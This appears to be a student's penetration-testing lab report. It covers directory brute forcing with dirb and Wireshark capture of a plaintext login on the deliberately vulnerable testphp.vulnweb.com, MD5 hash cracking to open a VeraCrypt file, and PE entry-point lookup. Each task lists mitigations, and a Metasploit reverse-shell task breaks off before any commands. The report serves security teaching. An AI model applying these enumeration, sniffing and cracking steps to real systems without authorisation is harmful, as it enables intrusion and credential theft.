Port 5060 (SIP): An open SIP (Session Initiation Protocol) can be targeted for VoIP-based attacks such as SIP flooding, registration hijacking, or SIP enumeration leading to call interception or DOS.

Mitigation steps:

1. Firewall Configuration: Configure firewalls to block unnecessary ports from untrusted sources.

JANVI UPARE

2. Network Segmentation: It helps to limit access to sensitive parts of the network and thus potential breaches.
3. Regular Updates and Patching: Keep all software up to date with the latest security patches to mitigate known vulnerabilities.
4. Implement IDS: through intrusion detection system suspicious activities can be monitored.

TASK 2:

2) Brute force the website <http://testphp.vulnweb.com/> and find the directories that are present on the website.

1. Attack name: Brute Force Directory Enumeration

2. Impact: It is a technique used to discover hidden or non-public directories and files on a web server. It also leads to Exposure of Sensitive Information and also increased in attack surface.

3. Severity: severity depends on sensitivity of files and directories discovered

4. Steps to reproduce with screen shots:

Tools Used:

Kali Linux

dirb (Directory Buster)

JANVI UPARE

Step 1: Open Kali Terminal and Launch dirb command

```
dirb http://testphp.vulnweb.com/
```

Step 2: Analyze the Output

dirb will start scanning the target website and output the discovered directories.

Step 3: Access Discovered Directories

Navigate to <http://testphp.vulnweb.com/admin> to see the contents of the /admin directory and in similar ways find by searching other directories too.



```
File Actions Edit View Help
└─(kali㉿kali)-[~]
$ su - janvi234
Password:
└─(janvi234㉿kali)-[~]
$ dirb http://testphp.vulnweb.com

DIRB v2.22
By The Dark Raver

START_TIME: Wed Jun  5 14:01:05 2024
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612
_____
Scanning URL: http://testphp.vulnweb.com/ →
→ Testing: http://testphp.vulnweb.com/.htpasswd
→ Testing: http://testphp.vulnweb.com/.passwd
→ Testing: http://testphp.vulnweb.com/.sh_history
→ Testing: http://testphp.vulnweb.com/.web
→ Testing: http://testphp.vulnweb.com/.adm
→ Testing: http://testphp.vulnweb.com/_assets
→ Testing: http://testphp.vulnweb.com/_cache
→ Testing: http://testphp.vulnweb.com/_config
→ Testing: http://testphp.vulnweb.com/_database
→ Testing: http://testphp.vulnweb.com/_dummy
→ Testing: http://testphp.vulnweb.com/_vti_aut
→ Testing: http://testphp.vulnweb.com/_vti_bin/_vti_adm/admin.dll
→ Testing: http://testphp.vulnweb.com/_vti_bin/shtml.dll
→ Testing: http://testphp.vulnweb.com/_vti_inf
→ Testing: http://testphp.vulnweb.com/_vti_log
→ Testing: http://testphp.vulnweb.com/_vti_map
→ Testing: http://testphp.vulnweb.com/_vti_pvt
→ Testing: http://testphp.vulnweb.com/_vti_rpc
```

5.Mitigation steps

1. Rate Limiting: Implement rate limiting to reduce the risk of automated brute force attacks as unnecessary attempts are prevented.

JANVI UPARE

2. Web Application Firewalls (WAF): Use a WAF to detect and block brute force attacks.
3. Access Controls: Restrict access to sensitive directories with proper authentication and authorization methods.

JANVI UPARE

TASK 3:

3) Make a login in the website <http://testphp.vulnweb.com/> and intercept the network traffic using Wireshark and find the credentials that were transferred through the network.

1. Attack name: Network Traffic Analysis

2. Impact: as PII credentials are obtained it leads to unauthorized access to user account and sensitive data as well. It also causes other different data breaches as well. It has a great impact on confidentiality, integrity of data

3. Severity: severity is high as sensitive credentials are exposed and if they are intercepted then attackers gain complete access to the details of user login.

4. Steps to reproduce with screen shots:

Step 1: open kali terminal and write the commands

Sudo apt update

sudo apt install wireshark

Step 2: now open wireshark and select wlan0

Step 3: now click on start capturing packets

Step 4: now open your web browser and navigate to

<http://testphp.vulnweb.com/>

Login with the username and password on login page.

Step 4: Return to Wireshark and Stop Packet Capture


Step 5: Apply the HTTP filter in Wireshark to narrow down the traffic

Step 6: Inspect the Packet Details by analyzing the http post request packets.

JANVI UPARE

```
janvi234@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]]$ su - janvi234
Password:
[(janvi234㉿kali)-[~]]$ sudo apt update
[sudo] password for janvi234:
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [19.9 MB]
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [47.0 MB]
Fetched 66.9 MB in 1min 37s (689 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
1854 packages can be upgraded. Run 'apt list --upgradable' to see them.

[(janvi234㉿kali)-[~]]$ sudo apt install wireshark
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
wireshark is already the newest version (4.2.5-1).
The following packages were automatically installed and are no longer required:
  fonts-noto-color-emoji libnsl-dev libqt5multimedia5 libqt5multimedia5-plugins libqt5multimeddiagsttools5
  libqt5multimedialogs5 libtirpc-dev
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 1854 not upgraded.
```




JANVI UPARE

The screenshot shows a Firefox browser window with multiple tabs open. The active tab displays the 'Home of Acunetix Art' page at testphp.vulnweb.com. The page header features the 'acunetix acuart' logo. Below it, a banner states 'TEST and Demonstration site for Acunetix Web Vulnerability Scanner'. A navigation menu includes links for 'home', 'categories', 'artists', 'disclaimer', 'your cart', 'guestbook', 'AJAX Demo', and 'Logout test'. On the left, a sidebar contains links for 'search art', 'Browse categories', 'Browse artists', 'Your cart', 'Signup', 'Your profile', 'Our guestbook', 'AJAX Demo', and 'Logout'. Another sidebar under 'Links' includes 'Security art', 'PHP scanner', 'PHP vuln help', and 'Fractal Explorer'. At the bottom, there's a footer with links to 'About Us', 'Privacy Policy', 'Contact Us', 'Shop', 'HTTP Parameter Pollution', and a copyright notice for '©2019 Acunetix Ltd'. A warning message in a grey box states: 'Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.'

The screenshot shows a Firefox browser window with the 'login page' tab selected. The URL in the address bar is testphp.vulnweb.com/login.php. The page content is identical to the homepage, featuring the 'acunetix acuart' logo and the 'TEST and Demonstration site for Acunetix Web Vulnerability Scanner' banner. The main content area displays a registration form with fields for 'Username' (containing 'JANVI') and 'Password' (containing '*****'). A 'login' button is located below these fields. To the right of the form, a message reads: 'If you are already registered please enter your login information below:'. Below the form, another message states: 'You can also [signup here](#). Signup disabled. Please use the username **test** and the password **test**'. The left sidebar contains the same set of links as the homepage.

JANVI UPARE



Wireshark screenshot showing network traffic analysis. A POST request to /userinfo.php is highlighted in blue.

Selected packet details:

```
POST /userinfo.php HTTP/1.1\r\nHost: testphp.vulnweb.com\r\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: 22\r\nOrigin: http://testphp.vulnweb.com\r\nConnection: keep-alive\r\nReferer: http://testphp.vulnweb.com/login.php\r\nUpgrade-Insecure-Requests: 1\r\n\r\n[Full request URI: http://testphp.vulnweb.com/userinfo.php]\r\n[HTTP request 1/2]\r\n[Response in frame: 358]\r\n[Next request in frame: 360]\r\nFile Data: 22 bytes\r\n\r\nHTML Form URL Encoded: application/x-www-form-urlencoded\r\nForm item: "uname" = "JANVI"\r\nForm item: "pass" = "JANVI"
```

Protocol: Hypertext Transfer Protocol: Protocol

5. Mitigation steps

1. Make use of HTTPS instead of HTTP: as https encrypts the traffic, it prevents attackers to intercept.
2. Implement 2FA and 3FA : regular security audits and pentests can mitigate such attacks
3. Implementing IDS and IPS helps to monitor and protect from suspicious activities

JANVI UPARE

LEVEL: INTERMEDIATE

TASK 1:

1) A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it. The veracrypt setup file will be provided to you.

1. Attack Name:

Password Decryption and Extraction of file.

2. Impact:

Accessing encrypted files without authorization may lead to unauthorized leak of sensitive information within the file leading to loss of confidentiality.

3. Severity:

It possesses a medium level of severity affecting the confidentiality due to unauthorized access of data to the attacker.

4. Steps to Reproduce with Screenshots:

Step 1: Decrypting Password

Download the file named encoded.txt.

Open the encoded.txt file and observe the encoded password.

Use CrackStation to decrypt the encoded password.

JANVI UPARE

The screenshot shows a Firefox browser window with the address bar set to <https://crackstation.net>. The main content area displays the CrackStation logo and navigation links for "CrackStation", "Password Hashing Security", and "Defuse Security". Below this, a heading reads "Free Password Hash Cracker". A text input field contains the hash "482c811da5d5b4bc6d497ffa98491e38". To the right of the input field is a reCAPTCHA verification box with the text "I'm not a robot". Below the input field, a note states: "Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripemd160, whirlpool, MySQL 4.1+ (sha1(shal_bin)), QubesV3.1BackupDefaults". A table below shows the cracked hash details:

| Hash | Type | Result |
|----------------------------------|------|-------------|
| 482c811da5d5b4bc6d497ffa98491e38 | md5 | password123 |

Color Codes: Green Exact match, Yellow Partial match, Red Not found.


Step 2:

Download and install VeraCrypt from the setup file.


Launch VeraCrypt and select the option to mount a volume.

Browse and select the encrypted file, then click "Mount".

JANVI UPARE




JANVI UPARE



Enter the decrypted password obtained in the previous step and click "OK" to unlock the file.

Step 3: Finding Secret Code



5. Mitigation Steps:

1. Regular Backups: Maintain regular backups of important files to mitigate the impact of unauthorized access.

JANVI UPARE

2. Strong Passwords: use of strong and complex passwords that involves alphanumeric characters along with symbols to protect encrypted files.

3. Encryption: using strong encryption algorithms and securely managing encryption keys is another better way.

TASK 2:

2) An executable file of VeraCrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.

1. Attack Name: Entry Point Discovery of a PE (Portable Executable) File

2. Impact:

To find out entry point of exe file is important for understanding the process of how program begins its execution. This is further used for malware analysis, reverse engineering, and exploit development too. Attackers can either inject or manipulate entry point.



3. Severity

A medium level of severity is there. It is alone not that much potentially harmful but aids in further exploitation process. Along with other vulnerabilities it can lead to significant security breaches

4. Steps to Reproduce with Screenshots

Steps: Download and Install PE Explorer and Open VeraCrypt Executable, Launch PE Explorer.

JANVI UPARE



JANVI UPARE

Open the VeraCrypt executable file (e.g., veracrypt.exe) by clicking File > Open File and selecting the executable.

Once the executable is loaded Address of the Entry Point is displayed.

PE Explorer - C:\Users\HP\Downloads\VeraCrypt Setup 1.26.7 (1).exe

File View Tools Help

HEADERS INFO

Address of Entry Point: 004237B0h | Real Image Checksum: 021B358Fh

| Field Name | Data Value | Description |
|----------------------------|------------|---------------------|
| Machine | 014Ch | i386® |
| Number of Sections | 0005h | |
| Time Date Stamp | 6517E9C6h | 30/09/2023 09:26:30 |
| Pointer to Symbol Table | 00000000h | |
| Number of Symbols | 00000000h | |
| Size of Optional Header | 00E0h | |
| Characteristics | 0102h | |
| Magic | 010Bh | PE32 |
| Linker Version | 000Ah | 10.0 |
| Size of Code | 00073C00h | |
| Size of Initialized Data | 012F9200h | |
| Size of Uninitialized Data | 00000000h | |
| Address of Entry Point | 004237B0h | |
| Base of Code | 00001000h | |

| Field Name | Data Value | Description |
|--------------------------|------------|----------------|
| Section Alignment | 00001000h | |
| File Alignment | 00000200h | |
| Operating System Version | 00010005h | 5.1 |
| Image Version | 00000000h | 0.0 |
| Subsystem Version | 00010005h | 5.1 |
| Win32 Version Value | 00000000h | Reserved |
| Size of Image | 01375000h | 20402176 bytes |
| Size of Headers | 00000400h | |
| Checksum | 021B358Fh | |
| Subsystem | 0002h | Win32 GUI |
| DLL Characteristics | 8140h | |
| Size of Stack Reserve | 00100000h | |
| Size of Stack Commit | 00001000h | |
| Size of Heap Reserve | 00100000h | |

```
10.06.2024 15:33:31 : EOF Extra Data From: 0136D200h <20369920>
10.06.2024 15:33:31 : Length of EOF Extra Data: 00E38B10h <14912272> bytes.
10.06.2024 15:33:31 : EOF Position: 021A5D10h <35282192>
10.06.2024 15:33:31 : Precompiling Resources...
10.06.2024 15:33:32 : Done.
```

For Help, press F1

5. Mitigation Steps

1. Code Obfuscation: practice of deliberately modifying code to make it harder to understand for someone who isn't the original programmer can help.
2. Integrity Checking: Implement integrity checks to detect modification or unauthorized tampering to the executable.

JANVI UPARE

3. Regular Security Audits: Conduct regular security audits and code reviews for identification of weaknesses.
4. Updated Security: Follow the latest security practices and guidelines for software development to minimize the risk of exploitation.

TASK 3:

3) Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.

1. Attack Name: Reverse Shell Attack Using Metasploit Framework.
2. Impact: The attacker gains remote access of the target Windows 10 machine through which sensitive data is leaked leading to Data Exfiltration from the compromised system. Attacker can execute commands, install programs, and manipulate files.
3. Severity

This has a huge severity as this attack gives an attacker full control over the target machine. It can be used to perform further attacks, move laterally within a network, and maintain persistent access.


4. Steps to Reproduce with Screenshots

1. Attacker Machine: Kali Linux with installed Metasploit.
2. Target Machine: Windows 10 VM.

Step-by-Step Process:

JANVI UPARE

